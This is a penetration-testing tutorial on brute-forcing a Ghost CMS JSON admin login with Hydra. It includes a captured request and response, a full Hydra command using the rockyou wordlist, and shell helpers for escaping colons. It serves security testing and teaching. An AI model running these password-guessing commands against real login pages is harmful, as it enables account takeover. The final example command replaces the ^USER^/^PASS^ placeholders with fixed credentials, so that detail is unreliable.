
Brute Force Web Logon with JSON
Process Overview
The basic process to begin brute forcing web logins with Hydra goes like this:
- Open your web browser
- Navigate to the target site
- Open the browser developer tools
Or, configure traffic to go through a HTTP proxy (e.g. Burp Suite) - Make a login attempt to the target service
- Inspect the request using the browser developer tools or proxied request
- Note the target URL
- Note the HTTP method
- Note any special headers
- Note any request body / payload
- Note the server response for invalid logins
Test Login

Login Form
POST /admin/session HTTP/1.1
Host: domain.tld
Content-Length: 57
X-Ghost-Version: 5.58
X-Requested-With: XMLHttpRequest
Accept-Language: en-US,en;q=0.9
Accept: text/plain, */*; q=0.01
Content-Type: application/json;charset=UTF-8
App-Pragma: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Origin: http://domain.tld
Referer: http://domain.tldl/ghost/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{"username":"admin@domain.tld","password":"password"}
Request caught in Burp Proxy
HTTP/1.1 422 Unprocessable Entity
Date: Wed, 11 Dec 2024 23:05:01 GMT
Server: Apache
X-Powered-By: Express
Content-Version: v5.58
Vary: Accept-Version,Origin,Accept-Encoding
Cache-Control: no-cache, private, no-store, must-revalidate, max-stale=0, post-check=0, pre-check=0
Access-Control-Allow-Origin: http://domain.tld
Content-Type: application/json; charset=utf-8
Content-Length: 321
ETag: W/"141-mo52w2dZeUtam6x7RIHxdW6ghKU"
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

{"errors":[{"message":"Your password is incorrect.","context":"Your password is incorrect.","type":"ValidationError","details":null,"property":null,"help":"Visit and save your profile after logging in to check for problems.","code":"PASSWORD_INCORRECT","id":"59c11ee0-b814-11ef-9e50-6be891eecd46","ghostErrorCode":null}]}
Response caught in Burp Proxy
Brute Force HTTP POST Login
Beware of account lockouts due to repeated failed logins
HYDRA_PROXY_HTTP=http://127.0.0.1:8080 hydra -I -f -V -l 'admin@domain.tld' \
-P ~/Pentest/WordLists/rockyou.txt \
'http-post-form://domain.tld/ghost/api/admin/session:{"username"\: "^USER^", "password"\: "^PASS^"}:H=X-Ghost-Version\: 5.58:H=Content-Type\: application/json;charset=UTF-8:F=422'
Example command
Explaining the Command
The : character is reserved for separating arguments when running hyrda
However... HTTP headers and JSON also use the : character to separate key: value pairs
Therefore, we must escape any : or else, hydra will interpret it as the start of a new argument
HYDRA_PROXY_HTTP— a command variable assignment to tellhydrato proxy requests via Burp
- User-supplied arguments separated by a
:character:- Hydra Module and URL:
http-post-form://domain.tld/ghost/api/admin/session - HTTP POST JSON Payload:
{"username"\: "^USER^", "password"\: "^PASS^"}\:escapes the colons in the JSON data- Otherwise,
hydrawould interpret it as the start of the nexthttp-post-formargument
- HTTP Header 1:
H=X-Ghost-Version\: 5.58\:escapes the colon in the HTTP header- As observed in the original request headers
- HTTP Header 2:
H=Content-Type\: application/json;charset=UTF-8\:escapes the colon in the HTTP header- Header is REQUIRED to ensure the server knows we're sending JSON data
- Hydra Module Success/Fail Keyword(s):
F=422- Aligns with the
HTTP 422server response indicating failed login
- Aligns with the
- Hydra Module and URL:
Another thing you can do is take the JSON payload from the HTTP logs in Burp and use jq and sed to escape the colons in the JSON and HTTP headers.
cat << EOF | jq -c | sed 's/:/\\:/g'
{
  "username": "admin@domain.tld",
  "password": "password"
}
EOF
Minify the JSON and escape colons, since hydra uses colons as field delimiters

Resulting output
head -c -1 << EOF | sed -e '/^H=/!s/^/H=/' -e 's/:/\\:/g' | tr '\n' ':'
X-Ghost-Version: 5.58
Content-Type: application/json;charset=UTF-8
EOF
Escape the colons in HTTP headers, and pre-format for hydra usage

HYDRA_PROXY_HTTP=http://127.0.0.1:8080 hydra -I -f -V -l 'admin@domain.tld' \
-P ~/Pentest/WordLists/rockyou.txt \
'http-post-form://domain.tld/ghost/api/admin/session:{"username"\:"admin@domain.tld","password"\:"password"}:H=X-Ghost-Version\: 5.58:H=Content-Type\: application/json;charset=UTF-8:F=422'
Paste the output into the payload field